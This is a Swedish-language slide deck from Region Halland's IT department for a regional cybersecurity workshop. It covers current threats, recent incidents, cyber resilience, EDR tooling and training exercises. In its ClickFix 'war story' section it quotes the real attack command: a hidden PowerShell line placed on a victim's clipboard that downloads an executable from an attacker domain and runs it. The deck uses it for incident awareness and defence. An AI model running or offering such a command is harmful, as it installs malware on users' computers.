Digital kraftsamling Halland

# Informations- och cybersäkerhet – vad skyddar vi oss egentligen emot?

Region Halland

# Vi som presenterar:

**Anders Boustedt**

Verksamhetschef IT och digitalisering
Region Halland.

**Fredrik Gustavsson,**

Avdelningschef Informationsteknologi,
Region Halland.


**Johan Hortling**

Systemtekniker, Region Halland.

**Felicia Svantesson**

Systemtekniker, Region Halland.

# Omvärldsläget påverkar!

# Cybersäkerhet – mer aktuellt än någonsin

- Skiftat fokus mot underrättelseinhämtning
- Aktörer går mer mot att använda sig av kommersiella verktyg för att ta sig in – Teamviewer, AnyDesk, m.fl.
- En grupp som utsätts och attackeras flitigare är (mjukvaru-) utvecklare som ofta har höga behörigheter
- Med SaaS-tjänster, molnlagring, integrationer, m.m. suddas gränserna ut för vad som finns vart


# Oron för cyberkrigföring ökar dramatiskt

- Cyberkrigföring kan numera betraktas som konstant tillstånd
  - Angripare slår till extremt snabbt
  - Organisationer försöker försvara sig med strukturer byggda för ett helt annat hotlandskap
  - Fientliga aktörers användning av AI ökar

# Myndigheten för Civilt försvar

## Nyheter i omvärlden

**Drönarangrepp påverkar företaget Amazons molntjänster**
Den 2 mars meddelade företaget Amazon att deras datacenter i Bahrain har utsatts för ett drönarangrepp som orsakat skador på infrastrukturen och störningar i dess elförsörjning. Enligt företaget har angreppen påverkat tillgängligheten för vissa molntjänster. Amazon meddelar att återhämtningen kommer att ta lång tid och rekommenderar deras kunder att säkerhetskopiera all kritiska data till en annan AWS region. (2026-03-02). Du kan läsa mer här.

**Dataintrång mot amerikanska Ericsson nu utrett**
Amerikanska Ericsson Inc. drabbades av ett dataintrång efter ett angrepp mot en av deras tjänsteleverantörer i april 2025. I utredningen som färdigställdes under februari 2026 uppger företaget att data tillhörande över 15 000 anställda och kunder hade stulits i samband med intrånget. I nuläget har den angripna tjänsteleverantören ännu inte hittat bevis på att den stulna datan har missbrukats. (2026-03-09). Du kan läsa mer här.

**Amerikansk leverantör av medicinteknik drabbad av cyberangrepp**
Den 11 mars utsattes det medicintekniska företaget Stryker för ett cyberangrepp som lett till störningar i deras arbete. Exempelvis har anställdas enheter rensats på information och jobbtelefoner slutat att fungera. Angreppet tvingade företaget att avbryta delar av sin verksamhet i 79 länder. Stryker meddelar att det för närvarande inte finns några tecken på skadlig kod och att de tror att händelsen bara påverkat deras interna it-miljö. (2026-03-11). Du

# Myndigheten för Civilt försvar

## Nyheter i Sverige

**Region Värmland drabbad av nätfiskeangrepp**


Region Värmland har utsatts för ett nätfiskeangrepp under perioden oktober 2025 till februari 2026, där angriparen har fått tillgång till ett större antal av medarbetarnas e-post-konton. Angreppet har anmälts som en personuppgiftsincident till Integritetsskyddsmyndigheten som utreder incidenten. Regionens digitaliserings- och it-direktör meddelar att Regionen utsätts för nätfiskeangrepp regelbundet och att angreppen har blivit allt mer avancerade. (2026-03-05). Du kan läsa mer här.

**It-företaget CGI utsatt för dataintrång**


Den 12 mars drabbades företaget CGI, som hanterar digitala tjänster åt vissa svenska myndigheter, av ett dataintrång. Enligt CGI finn inga indikationer på att produktionsmiljöer, produktionsdata eller operativa tjänster hos kunder är påverkade av intrånget. Skatteverket, som använder företagets tjänster, uppger att varken deras eller användares data har läckt. Uppgifterna om att källkod skulle ha läckt från en myndighetsgemensam e-plattform stämmer inte enligt Skatteverkets it-direktör. Sveriges nationella CSIRT, CERT-SE arbetar med ärendet och bevakar händelsen enligt ordinarie rutiner. Som följd av dataintrånget har Myndigheten för civilt försvar tillfälligt stängt ned sin e-tjänsteportalen som en säkerhetsåtgärd medan man kartlägger vilka egna tjänster som eventuellt kan vara drabbade efter incidenten. (2026-03-12).

# Vårt mandat: Cyberresiliens, inte förebyggande

## Förebyggande




## Cyberresiliens







Gartner®

# Vårt mandat: Cyberresiliens, inte förebyggande

## Förebyggande

**Mandat**
**Förebygga cyberincidenter.**

**Tankesätt**
**Incidenter speglar ett Cybersäkerhetsmisslyckande.**

**Cyberrisker kan hanteras, men aldrig elimineras helt.**

## Cyberresiliens

**Mandat**
**Minimera verksamhetspåverkan av cyberincidenter.**

**Tankesätt**
**Incidenter kommer att inträffa, så vi måste förbereda oss – inte förebygga.**




Gartner®

# Cyberresilienta verksamhetsprocesser

Recommendations
Recent Upgrades

## Cyber Resilience

| Payment Made | Order Received | Truck Dispatched | Package Pickup | Package Delivered | |
|---|---|---|---|---|---|
| Single point of failure. Directly impacts customers' ability to transact. | SaaS solution provided by a third-party supplier. No direct ownership over service. | Rely on three delivery companies. Separate integrations with each using APIs. | Warehouses each implement and manage an on-prem WMS solution | Consumer app offered across iOS and Android. Fully integrated with our inventory back-end. | Total Cybersecurity Budget **$YM** |
| **Robust backup and restoration program now in place.** | **Data encryption and MFA now implemented.** | **API now hardened against improper input validation.** | **Pen tests conducted on 90% of warehouses.** | **App update cadence increased to address vulnerabilities faster.** | Estimated Cost of Proposals **$YK** |
| **Implementing an alternative, backup payment system recommended.** | **Vendor fully compliant with our requirements.** | **Upgraded continuity plan recommended in case of local delivery outages.** | **Upgrade suggested to address known vulnerabilities.** | **Improve package tracking to reduce package theft.** | |
| | **Manage local backups for manual order tracking.** | | **Update software (current EOL).** | | |

## Technology Dependencies

| Payment Made | Order Received | Truck Dispatched | Package Pickup | Package Delivered | |
|---|---|---|---|---|---|
| ➢ Point of Sale (POS) endpoints | ➢ Order management system (OMS) | ➢ OMS integration with third-party shipper | ➢ Warehouse management system | ➢ Customer application | **Projected Annual Revenue** **$XM** |

## Profit Center: eCommerce

# Hur jobbar vi praktiskt för att motverka säkerhetsrisker?

# Runt bordet

- Kort presentation, vem är jag, organisation, roll

# Hur gör ni – ge förslag på det goda exemplet från min organisation

# EDR

## som förmåga


# EDR


- Endpoint Detection and Response
- Traditionellt antivirus
  - Signaturbaserat
  - Enkelt att kringgå
- EDR
  - Signaturer
  - Svårare att kringgå
  - Logganalys och dynamik
  - Bättre överblick, spårbarhet
  - Automatiska händelser
  - Incidentärenden
  - Kräver engagemang

# War story

## ClickFix – Real world attack


# Incident från hackad webbsida



# Vi försökte återskapa larmet



- Hackad webbshop
- Leverantör till Region Halland
- Spred skadlig kod




1 Verifiera att du är en människa. Ser ut som Cloudflares verifiering.

En ny ruta visas för att ytterligare övertyga användaren om att verifiera sig som människa.

2






3 Verifieringen ska gå till genom att nyttja kortkommandon på tangentbordet

# Automatiskt placerat i urklipp (motsvarande CTRL+C)

Open *Untitled Document 1 Save

```
1 cmd /c start /min powershell -NoProfile -WindowStyle Hidden -Command $path='c:\\users\\public\\i3525.exe'; Invoke-RestMethod -Uri
  'https://committee543.design/files00953/5_co3gn' -OutFile $path; Start-Process $path;
```



# Hur hanterade vi detta?


- Vi kunde se i enhetens tisdlinje att användaren hade nått domänen via ett e-mail
- Det var en legitim sida som användes inom regionen för inköp av vissa produkter som hade blivit hijackad
- Sajten blockerad tillfälligt av IT-säkerhet
- Kontakt med ansvariga bakom sajten för att informera – de visste ingenting
- Efter några veckor kunde vi verifiera att sårbarheten var borta från sajten
- Blockeringen kunde plockas bort

# Runt bordet

## Hur verifierar ni inkommande hot eller incidenter?

# Övningar och utbildningar


**Öva för att leverera – kompetens som hålls levande**

# Utbildningar och övningar

- Phishingövning
- MISP
- Intern incidentövning

